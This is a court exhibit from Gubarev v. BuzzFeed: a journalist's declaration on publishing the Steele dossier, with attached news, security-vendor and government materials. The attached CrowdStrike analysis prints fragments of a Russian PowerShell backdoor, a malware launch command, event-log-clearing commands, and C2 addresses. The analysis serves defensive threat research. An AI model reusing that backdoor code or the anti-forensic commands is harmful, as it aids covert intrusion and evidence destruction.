Exhibit 3

IN THE UNITED STATES DISTRICT COURT
SOUTHERN DISTRICT OF FLORIDA
Case No.: 17-cv-60426-UU

ALEKSEJ GUBAREV, XBT HOLDING S.A.,
AND WEBZILLA, INC.

Plaintiffs,

vs.

BUZZFEED, INC. AND BEN SMITH,

Defendants.
_____/

DECLARATION OF KEN BENSINGER
IN SUPPORT OF MOTION TO DISMISS

I, Ken Bensinger, declare as follows:

1. I submit this declaration in support of the motion for summary judgment of Defendants BuzzFeed, Inc. and Ben Smith (the "Defendants"). I am familiar with the facts herein and make this declaration from my own personal knowledge.

A. My Background

2. I have been a journalist for more than twenty years. Since 2014, I have been employed as an investigative journalist at BuzzFeed News.

3. I have a byline on the story "*These Reports Allege Trump Has Deep Ties To Russia*," which was published on January 10, 2017 (the "Article"). Embedded in the Article is the 35-page document written by Christopher Steele that has come to be known as the Dossier.

4. I graduated from Duke University in 1997, and that same year got my first job in journalism, working first as an intern and then an editorial assistant at Swing magazine for six months.

5. In 1998, I began working for *The Wall Street Journal,* where I worked in various positions, including as a staff reporter, until I left in 2001.

6. In 2001, I left the *Journal* to take the Inter-American Press Association Fellowship to live and report in Mexico City. After the fellowship was over, I stayed in Mexico City and worked there as a freelance reporter for outlets including *Variety* until 2005.

7. In 2005, I returned to the United States and began working as a writer for *SmartMoney*, a personal finance magazine co-owned by Dow Jones and Hearst.

8. In 2007, I began working at the *Los Angeles Times,* where I first covered the automotive industry before becoming an investigative reporter. During that time, I was twice awarded the Gerald Loeb Award for Distinguished Finance & Business Reporting, for coverage of the Toyota sudden acceleration scandal and for a project on predatory subprime used car lending. In 2010, I was a finalist for the Pulitzer Prize in national reporting for the Toyota coverage.

9. In addition, I am the author of the book, *Red Card: How the U.S. Blew the Whistle on the World's Biggest Sports Scandal*, which was published by Simon & Schuster in 2018. The book is about the federal criminal investigation into corruption in FIFA, the international governing body for soccer.

B. <u>My Efforts To Obtain the Dossier</u>

10. On December [redacted], 2016, I learned from confidential sources that there were a series of memos that contained information about President-elect Trump's alleged ties with Russia. My sources also told me that the memos were written by Christopher Steele.

11. I knew of Christopher Steele and his background as a retired MI6 officer, and I knew his reputation as a source for Russian intelligence to be excellent. I believed and continue

to believe that Mr. Steele has both the types of sources who could provide him with credible information and the expertise to evaluate it.

12. Although at the time I was on leave working on my book, it seemed to me like a potentially important story. I called my editor, Mark Schoofs, and told him what I had learned. We agreed that the information about the existence of the Steele memos was worth following up and he asked me to try to obtain a copy of the memos.

13. To try to do so, I reached out several sources I had used in the past but was unable to obtain a copy. [redacted]

14. Shortly before Christmas, Mr. Schoofs called me and told me that Ben Smith, the editor-in-chief of BuzzFeed News, had been told that a man named [redacted] had the Steele memos. [redacted]

15. [redacted]

[redacted]

16. [redacted]

17. [redacted], [redacted] It was apparent to me that [redacted] had substantial concerns that the President-elect of the United States may have been compromised by the Russian government and believed this presented a potentially grave threat to the national interests of the United States, and indeed the West as a whole. [redacted] Everything about [redacted] demeanor, expertise, and the substantive things he was saying about Mr. Steele and the memos added to my belief that the memos were credible and important.

18. [redacted]

[redacted]

19. [redacted]

20. After I left the meeting [redacted], I sent the Dossier to Mark Schoofs via WhatsApp, an encrypted messaging application. I then read the Dossier in full, very carefully. I found it to be very unsettling, particularly in light of what I had learned about it. I believed that Mr. Steele likely had good sources for the information contained in the Dossier and the expertise to credibly assess it. In addition, I believed [redacted] would not have taken it seriously or shared it to me without good reason.

21. I also thought that the fact that Senator McCain had personally handed the Dossier to James Comey was significant. Senator McCain was the Chairman of the Senate Armed Services Committee and a well-regarded expert in foreign policy. That he gave it to James Comey indicated to me that he also took it seriously. I also understood that the FBI was, in fact, investigating the allegations in the Dossier, although I was not aware of the extent or any outcome of their investigation. I had read an article by David Corn in Mother Jones magazine, entitled "*A Veteran Spy Has Given the FBI Information Alleging a Russian Operation to Cultivate Donald Trump*", dated October 31, 1017, https://www.motherjones.com/politics/2016/10/veteran-spy-gave-fbi-info-alleging-russian-

operation-cultivate-donald-trump/ , *see* Exhibit A, attached, which appeared to me to be based on an interview with Mr. Steele, in which he stated that the memos were in the possession of the FBI.

22. In addition, by the time I received the Dossier, there were many reports regarding Russian efforts to hack the DNC and/or interfere with the election, including a June 15, 2016 report by Crowdstrike entitled "Bears in the Midst: Intrusion into the Democratic National Committee", that detailed efforts by Russian state actors to hack the Democratic party leadership *see* Exhibit B, attached, the "Joint Statement from the Department Of Homeland Security and Office of the Director of National Intelligence on Election Security", dated October 7, 2016, that confirmed that the Russian government directed the cyberattacks on the Democratic Party leadership, *see* Exhibit C, attached, and an article in *The Washington Post* entitled "Secret CIA assessment says Russia was trying to help Trump win White House," dated December 9, 2016, that stated that the CIA had confirmed that Russia had tried to help President Trump win the election *see* Exhibit D, attached. This was all consistent with the content of the Dossier.

23. On December [redacted] the United States Department of Homeland Security and the FBI jointly released a report called "GRIZZLY STEPPE – Russian Malicious Cyber Activity" that detailed the efforts of Russian State Actors to interfere in the United States election. *See* Exhibit E, attached. The same day, President Obama issued an executive order sanctioning individuals meddling with the Russian election. These developments confirmed, in broad outlines, the allegations in the Dossier related to Russian cyber-interference in the election.

24. It became apparent to me that Mr. Steele had discovered evidence that Russia was engaging in cyber-warfare to try to help elect Donald Trump by the summer of 2016, well before credible evidence of such activity had become available publicly in the United States.

25. I was also aware of the letter sent by Senator Harry Reid on October 30, 2016, to Director Comey, stating that "In my communications with you and other top officials in the national security community, it has become clear that you possess explosive information about close ties and coordination between Donald Trump, his top advisors, and the Russian government," and urging Director Comey to make that information public. In light of what I had learned about the Dossier, I believed it likely that Reid's letter was referring to the memos.

26. All of these factors led me to believe, both before and at the time that BuzzFeed published the Dossier, that the allegations contained in it were credible, and indeed were likely substantially true.

27. I believed that the specific allegations about "Gubarov" and "XBT/Webzilla" in the last memorandum to be credible and likely true. Those allegations filled in specific details about a portion of the Dossier that by that point had been confirmed by both private cyber-security and U.S. Government experts – that Russia had hacked the DNC and other Democratic Party leaders, and was behind the release of their e-mails to Wikileaks. The specific allegations at issue in this case were also just one element of allegations made in several of Mr. Steele's reports about Michael Cohen, then Trump's personal lawyer. Mr. Cohen was well-known as a long-time "fixer" for Mr. Trump, and the actions alleged in the Dossier seemed consistent with that role. Although I was not familiar with "Gubarov" or "XBT/Webzilla", I also thought the very fact that Mr. Steele had identified with that degree of specificity some of the alleged participants in the hacking scheme spoke to the credibility of those particular allegations. I had

no awareness that the allegations about the Plaintiffs were false or probably false, nor did I have serious doubts about their accuracy.

C. Efforts To Investigate Particular Portions of The Dossier

28. After I read the Dossier, I called Mark Schoofs and we discussed what I could do to help BuzzFeed's efforts to investigate various aspects of the Dossier. I went back to the sources I had consulted before I obtained the Dossier, but was unable to obtain any additional information about it. I also came to understand that some other news organizations also had a copy of some or all of the memos.

29. On January 6, 2017, the Intelligence Community jointly released a public version of a report confirming and explaining in more detail that the Russian government was behind efforts to hack e-mails and other forms of cyber-activity to interfere in the election in support of Donald Trump. This reinforced my confidence in the credibility of Mr. Steele's reports.

D. Publishing the Article and the Dossier

30. On January 7, 2017, I traveled to Florida for a family vacation at Disney World. Late in the afternoon on January 10, I received a call from Mr. Schoofs as I got off a theme park ride with my children. Mr. Schoofs told me that BuzzFeed was preparing to publish the Dossier. I was surprised to hear the news, as I was on vacation and understood that we were still working on reporting on the Dossier. Mr. Schoofs told me he would call me back to discuss further on a conference call.

31. Mr. Schoofs called me back, with Ben Smith, Shani Hilton, the executive editor of BuzzFeed News, and Miriam Elder, BuzzFeed News's World Editor, also on the line. At some point, Nabiha Syed, BuzzFeed's lawyer, joined as well. During the call, I was told that

CNN had just reported that President Obama and President-elect Trump had been briefed on the Dossier and the FBI and other law enforcement agencies were continuing to investigate it.

32. Ben Smith explained his view that now that CNN was reporting that the Dossier was informing decisions at the highest level of government, he believed the Dossier itself was a critical part of the story and should be published. I recall that Mr. Schoofs, Ms. Hilton and Ms. Elder all supported Mr. Smith's view that the document should be published.

33. I was surprised to learn that a summary of the Dossier had been briefed to the President and President-elect. That indicated to me that the document was being taken more seriously within the government than I had realized up to that point, which reinforced my confidence in the likely veracity of Steele's reports.

34. For other reasons, however, I had more concerns about publishing the Dossier than did my colleagues in New York who were on the call. I was concerned that President-elect Trump, who was known to be extremely litigious, might sue us, including me personally. I was also concerned because I wanted to have a chance to inform my sources, including [redacted] that BuzzFeed News was going to publish the Dossier. I asked Mr. Smith if I could have some time to do that before we published the document. Mr. Smith said I could not because he felt time was of the essence given the information CNN had reported. I was disappointed that I did not get to let my sources know that it was going to be published.

35. I subsequently received a draft of the article to be published with the Dossier and reviewed it on my iPhone. As best I can recall, I made one edit to the draft article, adding the words "potentially unverifiable" to the Article. I did that because I understood that independently verifying some of the allegations, including the alleged video of Donald Trump in a Moscow hotel room, might be very difficult, if not impossible, because it was likely that only the Russian

government itself would possess key evidence if it existed. I felt it was important that readers understand that BuzzFeed News had not independently verified all the information alleged in the Dossier.

36. Shortly after the story was published, [redacted] reached out to me and asked me to get BuzzFeed News to remove the Dossier from the internet. They [redacted] told me they wanted it taken down because they were afraid for the safety of the sources for the Dossier. I did not understand either to question the *bona fides* of the document; rather they feared for sources' safety. I understood their concerns, which was in part why I had wanted to alert sources first.

37. While I would have preferred briefly delaying publication to have time to inform sources in advance, I was and remain convinced that publishing the Dossier was the right thing to do. In my view, the article we published explained what the Dossier was and reported that it had been briefed to two presidents, had been handed by the then-director of the FBI by Senator McCain, had been reviewed by Senator Reid, and was thus was informing government decision-making at the highest levels. The Article made clear that it was not purporting to evaluate the truth or falsity of the contents of the Dossier itself.

38. In the time since we published the Dossier, I have only become more convinced that publishing was the correct decision. I believe it would be impossible to understand what has happened in our nation had the Dossier not been published. The public would not understand President Trump's firing of FBI Director Comey, his anger at federal law enforcement agencies, Carter Page's public statements, or the basis for the report entitled "Foreign Intelligence Surveillance Act Abuses at the Department of Justice and the Federal Bureau of Investigation," issued by Congressman Devin Nunes. Had BuzzFeed not published the Dossier on January 10,

2017, I have no doubt, as an experienced journalist, that it would have inevitably been published at some point shortly thereafter, given the central role it was playing and continues to play in the actions and deliberations of the United States government.

I declare under penalty of perjury that the foregoing is true and correct.

Executed on: September 2020, 2018

Ken Bensinger

Exhibit 1
to Bensinger Declaration

Mother Jones

A Veteran Spy Has Given the FBI Information Alleging a Russian Operation to Cultivate Donald Trump

Has the bureau investigated this material?

DAVID CORN OCTOBER 31, 2016 11:52 PM

Mike McQuade

On Friday, FBI Director James Comey set off a political blast when he informed congressional leaders that the bureau had stumbled across emails that might be pertinent to its completed inquiry into Hillary Clinton's handling of emails when she was secretary of state. The Clinton campaign and others criticized Comey for intervening in a presidential campaign by breaking with Justice Department tradition and revealing information about an investigation—information that was vague and perhaps ultimately irrelevant—so close to Election Day. On Sunday, Senate Minority Leader Harry Reid upped the ante. He sent Comey a fiery letter saying the FBI chief may have broken the law and pointed to a potentially greater controversy: "In my communications with you and other top officials in the national security community, it has become clear that you possess explosive information about close ties and coordination between Donald Trump, his top advisors, and the Russian government…The public has a right to know this information."

ADVERTISING

Reid's missive set off a burst of speculation on Twitter and elsewhere. What was he referring to regarding the Republican presidential nominee? At the end of August, Reid had written to Comey and demanded an investigation of the "connections between the Russian government and Donald Trump's presidential campaign," and in that letter he indirectly referred to Carter Page, an American businessman cited by Trump as one of his foreign policy advisers, who had financial ties to Russia and had recently visited Moscow. Last month, *Yahoo News* reported that US intelligence officials were probing the links between Page and senior Russian officials. (Page has called accusations against him "garbage.") On Monday, NBC News reported that the FBI has mounted a preliminary inquiry into the foreign business ties of Paul Manafort, Trump's former campaign chief. But Reid's recent note hinted at more than the Page or Manafort affairs. And a former senior intelligence officer for a Western country who specialized in Russian counterintelligence tells *Mother Jones* that in recent months he provided the bureau with memos, based on his recent interactions with Russian sources, contending the Russian government has for years tried to co-opt and assist Trump—and that the FBI requested more information from him.

"This is something of huge significance, way above party politics," the former intelligence officer says. "I think [Trump's] own party should be aware of this stuff as well."

Does this mean the FBI is investigating whether Russian intelligence has attempted to develop a secret relationship with Trump or cultivate him as an asset? Was the former intelligence officer and his material deemed credible or not? An FBI spokeswoman says, "Normally, we don't talk about whether we are investigating anything." But a senior US government official not involved in this case but familiar with the former spy tells *Mother Jones* that he has been a credible source with a proven record of providing reliable, sensitive, and important information to the US government.

In June, the former Western intelligence officer—who spent almost two decades on Russian intelligence matters and who now works with a US firm that gathers information on Russia for corporate clients—was assigned the task of researching Trump's dealings in Russia and elsewhere, according to the former spy and his associates in this American firm. This was for an opposition research project originally financed by a Republican client critical of the celebrity mogul. (Before the former spy was retained, the project's financing switched to a client allied with Democrats.) "It started off as a fairly general inquiry," says the former spook, who asks not to be identified. But when he dug into Trump, he notes, he came across troubling information indicating connections between Trump and the Russian government. According to his sources, he says, "there was an established exchange of information between the Trump campaign and the Kremlin of mutual benefit."

This was, the former spy remarks, "an extraordinary situation." He regularly consults with US government agencies on Russian matters, and near the start of July on his own initiative—without the permission of the US company that hired him—he sent a report he had written for that firm to a contact at the FBI, according to the former intelligence officer and

his American associates, who asked not to be identified. (He declines to identify the FBI contact.) The former spy says he concluded that the information he had collected on Trump was "sufficiently serious" to share with the FBI.

Mother Jones has reviewed that report and other memos this former spy wrote. The first memo, based on the former intelligence officer's conversations with Russian sources, noted, "Russian regime has been cultivating, supporting and assisting TRUMP for at least 5 years. Aim, endorsed by PUTIN, has been to encourage splits and divisions in western alliance." It maintained that Trump "and his inner circle have accepted a regular flow of intelligence from the Kremlin, including on his Democratic and other political rivals." It claimed that Russian intelligence had "compromised" Trump during his visits to Moscow and could "blackmail him." It also reported that Russian intelligence had compiled a dossier on Hillary Clinton based on "bugged conversations she had on various visits to Russia and intercepted phone calls."

The former intelligence officer says the response from the FBI was "shock and horror." The FBI, after receiving the first memo, did not immediately request additional material, according to the former intelligence officer and his American associates. Yet in August, they say, the FBI asked him for all information in his possession and for him to explain how the material had been gathered and to identify his sources. The former spy forwarded to the bureau several memos—some of which referred to members of Trump's inner circle. After that point, he continued to share information with the FBI. "It's quite clear there was or is a pretty substantial inquiry going on," he says.

"This is something of huge significance, way above party politics," the former intelligence officer comments. "I think [Trump's] own party should be aware of this stuff as well."

The Trump campaign did not respond to a request for comment regarding the memos. In the past, Trump has declared, "I have nothing to do with Russia."

The FBI is certainly investigating the hacks attributed to Russia that have hit American political targets, including the Democratic National Committee and John Podesta, the chairman of Clinton's presidential campaign. But there have been few public signs of whether that probe extends to examining possible contacts between the Russian government and Trump. (In recent weeks, reporters in Washington have pursued anonymous online reports that a computer server related to the Trump Organization engaged in a high level of activity with servers connected to Alfa Bank, the largest private bank in Russia. On Monday, a *Slate* investigation detailed the pattern of unusual server activity but concluded, "We don't yet know what this [Trump] server was for, but it deserves further explanation." In an email to *Mother Jones,* Hope Hicks, a Trump campaign spokeswoman, maintains, "The Trump Organization is not sending or receiving any communications from this email server. The Trump Organization has no communication or relationship with this entity or any Russian entity.")

According to several national security experts, there is widespread concern in the US intelligence community that Russian intelligence, via hacks, is aiming to undermine the presidential election—to embarrass the United States and delegitimize its democratic elections. And the hacks appear to have been designed to benefit Trump. In August, Democratic members of the House committee on oversight wrote Comey to ask the FBI to investigate "whether connections between Trump campaign officials and Russian interests may have contributed to these [cyber] attacks in order to interfere with the US. presidential election." In September, Sen. Dianne Feinstein and Rep. Adam Schiff, the senior Democrats on, respectively, the Senate and House intelligence committees, issued a joint statement accusing Russia of underhanded meddling: "Based on briefings we have received, we have concluded that the Russian intelligence agencies are making a serious and concerted effort to influence the U.S. election. At the least, this effort is intended to sow doubt about the security of our election and may well be intended to influence the outcomes of the election." The Obama White House has declared Russia the culprit in the hacking capers, expressed outrage, and promised a "proportional" response.

There's no way to tell whether the FBI has confirmed or debunked any of the allegations contained in the former spy's memos. But a Russian intelligence attempt to co-opt or cultivate a presidential candidate would mark an even more serious operation than the hacking.

In the letter Reid sent to Comey on Sunday, he pointed out that months ago he had asked the FBI director to release information on Trump's possible Russia ties. Since then, according to a Reid spokesman, Reid has been briefed several times. The spokesman adds, "He is confident that he knows enough to be extremely alarmed."

DAVID CORN

David Corn is *Mother Jones*' Washington bureau chief and an on-air analyst for MSNBC. He is the co-author (with Michael Isikoff) of *Russian Roulette: The Inside Story of Putin's War on America and the Election of Donald Trump*. He is the author of three New York Times bestsellers, *Showdown, Hubris* (with Isikoff), and *The Lies of George W. Bush*, as well as the e-book, 47 Percent: Uncovering the Romney Video that Rocked the 2012 Election. For more of his stories, click here. He's also on Twitter and Facebook.

Copyright © 2018 Mother Jones and the Foundation for National Progress. All Rights Reserved.

Exhibit 2
to Bensinger Declaration

BLOG

Bears in the Midst: Intrusion into the Democratic National Committee

June 15, 2016 Dmitri Alperovitch From The Front Lines

Follow @CrowdStrike and @DAlperovitch for the latest on these threats

UPDATE:

Below are some additional links to independent articles that have been published since our original blog:

- Daily Beast, July 16, 2018 : "Trump's 'Missing DNC Server' Is Neither Missing Nor a Server"
- Daily Beast, June 13, 2018: "Mueller Indicts 12 Russian Officers for Hacking Dems in 2016"
- U.S. Department of Justice Indictment, June 13, 2018: "Case 1:18-cr-00215-ABJ"
- ArsTechnica, March 23, 2018: "DNC "lone hacker" Guccifer 2.0 pegged as Russian spy after opsec fail"

Access our most popular resources

2018 CrowdStrike Global Threat Report

Falcon Prevent Next-Gen Antivirus Free Trial

2018 G Quadr Protec

- AP, November 2, 2017: "Russia hackers pursued Putin foes, not just US Democrats"
- The Hill, August 14, 2017: "Why the latest theory about the DNC not being hacked is probably wrong"
- Daily Beast, July 20, 2017: "Putin's Hackers Now Under Attack—From Microsoft"
- Washington Post, July 6, 2017: "Here's the public evidence that supports the idea that Russia interfered in the 2016 election"
- Senate testimony of Thomas Rid, March 30, 2017
- Senate testimony of Kevin Mandia, March 30, 2017
- Wired Magazine, March 5, 2017: "Hunting the DNC hackers: how Crowdstrike found proof Russia hacked the Democrats"
- New York Times, Jan. 6, 2017: "Intelligence Report on Russian Hacking" (includes full copy of the official U.S. Intelligence and Law Enforcement Agency report):
- New York Times, Dec. 13, 2016: "The Perfect Weapon: How Russian Cyberpower Invaded the U.S."
- Washington Post, June 20, 2016: "Cyber researchers confirm Russian government hack of Democratic National Committee"
- ThreatConnect Blog, June 17, 2016: "Rebooting Watergate: Tapping into the Democratic National Committee"
- SecureWorks Blog, June 16, 2016: "Russian Threat Group Targets Clinton Campaign"

June 15, 2016 UPDATE:

CrowdStrike stands fully by its analysis and findings identifying two separate Russian intelligence-affiliated adversaries present in the DNC network in May 2016. On June 15, 2016 a blog post to a WordPress site authored by an individual using the moniker Guccifer 2.0 claimed credit for breaching the Democratic National Committee. This blog post presents documents alleged to have originated from the DNC.

Whether or not this posting is part of a Russian Intelligence disinformation campaign, we are exploring the documents' authenticity and origin. Regardless, these claims do nothing to lessen

Access our most popular resources

There is rarely a dull day at CrowdStrike where we are not detecting or responding to a breach at a company somewhere around the globe. In all of these cases, we operate under strict confidentiality rules with our customers and cannot reveal publicly any information about these attacks. But on rare occasions, a customer decides to go public with information about their incident and give us permission to share our knowledge of the adversary tradecraft with the broader community and help protect even those who do not happen to be our customers. This story is about one of those cases.

CrowdStrike Services Inc., our Incident Response group, was called by the Democratic National Committee (DNC), the formal governing body for the US Democratic Party, to respond to a suspected breach. We deployed our IR team and technology and immediately identified two sophisticated adversaries on the network – COZY BEAR and FANCY BEAR. We've had lots of experience with both of these actors attempting to target our customers in the past and know them well. In fact, our team considers them some of the best adversaries out of all the numerous nation-state, criminal and hacktivist/terrorist groups we encounter on a daily basis. Their tradecraft is superb, operational security second to none and the extensive usage of 'living-off-the-land' techniques enables them to easily bypass many security solutions they encounter. In particular, we identified advanced methods consistent with nation-state level capabilities including deliberate targeting and 'access management' tradecraft – both groups were constantly going back into the environment to change out their implants, modify persistent methods, move to new Command & Control channels and perform other tasks to try to stay ahead of being detected. Both adversaries engage in extensive political and economic espionage for the benefit of the government of the Russian Federation and are believed to be closely linked to the Russian government's powerful and highly capable intelligence services.

COZY BEAR (also referred to in some industry reports as CozyDuke or APT 29) is the adversary group that last year successfully infiltrated the unclassified networks of the White House, State Department, and US

Access our most popular resources

Asian countries. COZY BEAR's preferred intrusion method is a broadly targeted spearphish campaign that typically includes web links to a malicious dropper. Once executed on the machine, the code will deliver one of a number of sophisticated Remote Access Tools (RATs), including AdobeARM, ATI-Agent, and MiniDionis. On many occasions, both the dropper and the payload will contain a range of techniques to ensure the sample is not being analyzed on a virtual machine, using a debugger, or located within a sandbox. They have extensive checks for the various security software that is installed on the system and their specific configurations. When specific versions are discovered that may cause issues for the RAT, it promptly exits. These actions demonstrate a well-resourced adversary with a thorough implant-testing regime that is highly attuned to slight configuration issues that may result in their detection, and which would cause them to deploy a different tool instead. The implants are highly configurable via encrypted configuration files, which allow the adversary to customize various components, including C2 servers, the list of initial tasks to carry out, persistence mechanisms, encryption keys and others. An HTTP protocol with encrypted payload is used for the Command & Control communication.

FANCY BEAR (also known as Sofacy or APT 28) is a separate Russian-based threat actor, which has been active since mid 2000s, and has been responsible for targeted intrusion campaigns against the Aerospace, Defense, Energy, Government and Media sectors. Their victims have been identified in the United States, Western Europe, Brazil, Canada, China, Georgia, Iran, Japan, Malaysia and South Korea. Extensive targeting of defense ministries and other military victims has been observed, the profile of which closely mirrors the strategic interests of the Russian government, and may indicate affiliation with Главное Разведывательное Управление (Main Intelligence Department) or GRU, Russia's premier military intelligence service. This adversary has a wide range of implants at their disposal, which have been developed over the course of many years and include Sofacy, X-Agent, X-Tunnel, WinIDS, Foozer and DownRange droppers, and even malware for Linux, OSX, IOS, Android and Windows Phones. This group is known for its technique of registering domains that closely resemble domains of

Access our most popular resources

At DNC, COZY BEAR intrusion has been identified going back to summer of 2015, while FANCY BEAR separately breached the network in April 2016. We have identified no collaboration between the two actors, or even an awareness of one by the other. Instead, we observed the two Russian espionage groups compromise the same systems and engage separately in the theft of identical credentials. While you would virtually never see Western intelligence agencies going after the same target without de-confliction for fear of compromising each other's operations, in Russia this is not an uncommon scenario. "Putin's Hydra: Inside Russia's Intelligence Services", a recent paper from European Council on Foreign Relations, does an excellent job outlining the highly adversarial relationship between Russia's main intelligence services – Федеральная Служба Безопасности (FSB), the primary domestic intelligence agency but one with also significant external collection and 'active measures' remit, Служба Внешней Разведки (SVR), the primary foreign intelligence agency, and the aforementioned GRU. Not only do they have overlapping areas of responsibility, but also rarely share intelligence and even occasionally steal sources from each other and compromise operations. Thus, it is not surprising to see them engage in intrusions against the same victim, even when it may be a waste of resources and lead to the discovery and potential compromise of mutual operations.

The COZY BEAR intrusion relied primarily on the SeaDaddy implant developed in Python and compiled with py2exe and another Powershell backdoor with persistence accomplished via Windows Management Instrumentation (WMI) system, which allowed the adversary to launch malicious code automatically after a specified period of system uptime or on a specific schedule. The Powershell backdoor is ingenious in its simplicity and power. It consists of a single obfuscated command setup to run persistently, such as:

```
powershell.exe -NonInteractive -ExecutionPolicy Bypass
-EncodedCommand
ZgB1AG4AYwB0AGkAbwBuACAAcABlAHIAZgBDAHIAKAAkAGMAcgBUAHI
```

Access our most popular resources

```
try{
$ms = New-Object System.IO.MemoryStream
$cs = New-Object
System.Security.Cryptography.CryptoStream -
ArgumentList @($ms, $crTr,
[System.Security.Cryptography.CryptoStreamMode]::Write)
$cs.Write($data, 0, $data.Length)
$cs.FlushFinalBlock()
$ret = $ms.ToArray()
$cs.Close()
$ms.Close()
}
catch{}
return $ret
}
function decrAes($encData, $key, $iv)
{
$ret = $null
try{
$prov = New-Object
System.Security.Cryptography.RijndaelManaged
$prov.Key = $key
$prov.IV = $iv
$decr = $prov.CreateDecryptor($prov.Key, $prov.IV)
$ret = perfCr $decr $encData
}
Catch{}
return $ret
}
function sWP($cN, $pN, $aK, $aI)
{
if($cN -eq $null -or $pN -eq $null){return $false}
try{
$wp = ([wmiclass]$cN).Properties[$pN].Value
$exEn = [Convert]::FromBase64String($wp)
$exDec = decrAes $exEn $aK $aI
$ex = [Text.Encoding]::UTF8.GetString($exDec)
```

Access our most popular resources

```
catch{
return $false
}
}
$aeK = [byte[]] (0xe7, 0xd6, 0xbe, 0xa9, 0xb7, 0xe6,
0x55, 0x3a, 0xee, 0x16, 0x79, 0xca, 0x56, 0x0f, 0xbc,
0x3f, 0x22, 0xed, 0xff, 0x02, 0x43, 0x4c, 0x1b, 0xc0,
0xe7, 0x57, 0xb2, 0xcb, 0xd8, 0xce, 0xda, 0x00)
$aeI = [byte[]] (0xbe, 0x7a, 0x90, 0xd9, 0xd5, 0xf7,
0xaa, 0x6d, 0xe9, 0x16, 0x64, 0x1d, 0x97, 0x16, 0xc0,
0x67)
sWP 'Wmi' 'Wmi' $aeK $aeI | Out-Null
```

This one-line powershell command, stored only in WMI database, establishes an encrypted connection to C2 and downloads additional powershell modules from it, executing them in memory. In theory, the additional modules can do virtually anything on the victim system. The encryption keys in the script were different on every system. Powershell version of credential theft tool MimiKatz was also used by the actors to facilitate credential acquisition for lateral movement purposes.

FANCY BEAR adversary used different tradecraft, deploying X-Agent malware with capabilities to do remote command execution, file transmission and keylogging. It was executed via rundll32 commands such as:

```
rundll32.exe "C:\Windows\twain_64.dll"
```

In addition, FANCY BEAR's X-Tunnel network tunneling tool, which facilitates connections to NAT-ed environments, was used to also execute remote commands. Both tools were deployed via RemCOM, an open-source replacement for PsExec available from GitHub. They also engaged in a number of anti-forensic analysis measures, such as periodic event log clearing (via `wevtutil cl System` and `wevtutil cl Security` commands) and resetting timestamps of files.

Intelligence collection directed by nation state actors against US

Access our most popular resources

attention, and leaders of other states are anxiously watching and planning for possible outcomes. Attacks against electoral candidates and the parties they represent are likely to continue up until the election in November.

Indicators of Compromise:

IOC	Adversary	IOC Type	Additiona
6c1bce76f4d2358656132b6b1d471571820688ccdbaca0d86d0ca082b9390536	COZY BEAR	SHA256	pagemgr. (SeaDadd
b101cd29e18a515753409ae86ce68a4cedbe0d640d385eb24b9bbb69cf8186ae	COZY BEAR	SHA256	pagemgr. (SeaDadd
185[.]100[.]84[.]134:443	COZY BEAR	C2	SeaDaddy
58[.]49[.]58[.]58:443	COZY BEAR	C2	SeaDaddy
218[.]1[.]98[.]203:80	COZY BEAR	C2	Powershe C2
187[.]33[.]33[.]8:80	COZY BEAR	C2	Powershe C2
fd39d2837b30e7233bc54598ff51bdc2f8c418fa5b94dea2cadb24cf40f395e5	FANCY BEAR	SHA256	twain_64 (64-bit X-implant)
4845761c9bed0563d0aa83613311191e075a9b58861e80392914d61a21bad976	FANCY BEAR	SHA256	VmUpgra (X-Tunne
40ae43b7d6c413becc92b07076fa128b875c8dbb4da7c036639eccf5a9fc784f	FANCY BEAR	SHA256	VmUpgra (X-Tunne

Access our most popular resources

	BEAR		
23[.]227[.]196[.]217:443	FANCY BEAR	C2	X-Tunnel

Tweet Share

Dmitri Alperovitch

Co-founder and CTO of Crowdstrike, Dmitri Alperovitch leads the Intelligence, Technology and CrowdStrike Labs teams. Alperovitch has invented 18 patented technologies and has conducted extensive research on reputation systems, spam detection, web security, public-key and identity-based cryptography, malware and intrusion detection/prevention. He is a renowned computer security researcher and thought leader on cybersecurity policies and state tradecraft. Alperovitch's many honors include being selected as MIT Technology Review's "Young Innovators under 35" (TR35) in 2013. He also was named Foreign Policy Magazine's Leading Global Thinker for 2013 and received a Federal 100 Award for his information security contributions.

Related Content

Access our most popular resources

Clickjacking

Kovter is a well known form of clickjacking malware that has been around for years. While...

macOS 10.13

Introduction Analysts that perform macOS forensics have had few, if any, artifacts of program execution to...

excited to join more than 17,000 security experts in Las Vegas this August for...

TRY CROWDSTRIKE FREE FOR 15 DAYS

GET STARTED WITH A FREE TRIAL

Copyright © 2018 CrowdStrike | Privacy | Request Info | Blog | Join Our Team | Sitemap | Contact Us | 1.888.512.8906

English

Access our most popular resources

Exhibit 3
to Bensinger Declaration

JOINT DHS, ODNI, FBI STATEMENT ON RUSSIAN MALICIOUS CYBER ACTIVITY

On October 7, 2016, DHS Secretary Jeh Johnson and ODNI Director James Clapper issued a joint statement that the intelligence community is confident the Russian Government directed the recent compromises of e-mails from U.S. persons and institutions, including from U.S. political organizations, and that the disclosures of alleged hacked e-mails on sites like DCLeaks.com and WikiLeaks are consistent with the Russian-directed efforts. The statement also noted that the Russians have used similar tactics and techniques across Europe and Eurasia to influence public opinion there.

Today, DHS and FBI released a Joint Analysis Report (JAR) which further expands on that statement by providing details of the tools and infrastructure used by Russian intelligence services to compromise and exploit networks and infrastructure associated with the recent U.S. election, as well as a range of U.S. government, political and private sector entities. To view the report, click here (https://www.ise.gov/resources/document-library/dhs-and-fbi-joint-analysis-report-russian-malicious-cyber-activity).

This activity by Russian intelligence services is part of a decade-long campaign of cyber-enabled operations directed at the U.S. Government and its citizens. These cyber operations have included spearphishing, campaigns targeting government organizations, critical infrastructure, think tanks, universities, political organizations, and corporations; theft of information from these organizations; and the recent public release of some of this stolen information. In other countries, Russian intelligence services have also undertaken damaging and disruptive cyber-attacks, including on critical infrastructure, in some cases masquerading as third parties or hiding behind false online personas designed to cause victim to misattribute the source of the attack. The Joint Analysis Report provides technical indicators related to many of these operations, recommended mitigations and information on how to report such incidents to the U.S. Government.

A great deal of analysis and forensic information related to Russian government activity has been published by a wide range of security companies. The U.S. Government can confirm that the Russian government, including Russia's civilian and military intelligence services, conducted many of the activities generally described by a number of these security companies. The Joint Analysis Report recognizes the excellent work undertaken by security companies and private sector network owners and operators, and provides new indicators of compromise and

malicious infrastructure identified during the course of investigations and incident response. The U.S. Government seeks to arm network defenders with the tools they need to identify,, detect and disrupt Russian malicious cyber activity that is targeting our country's and our allies' networks.

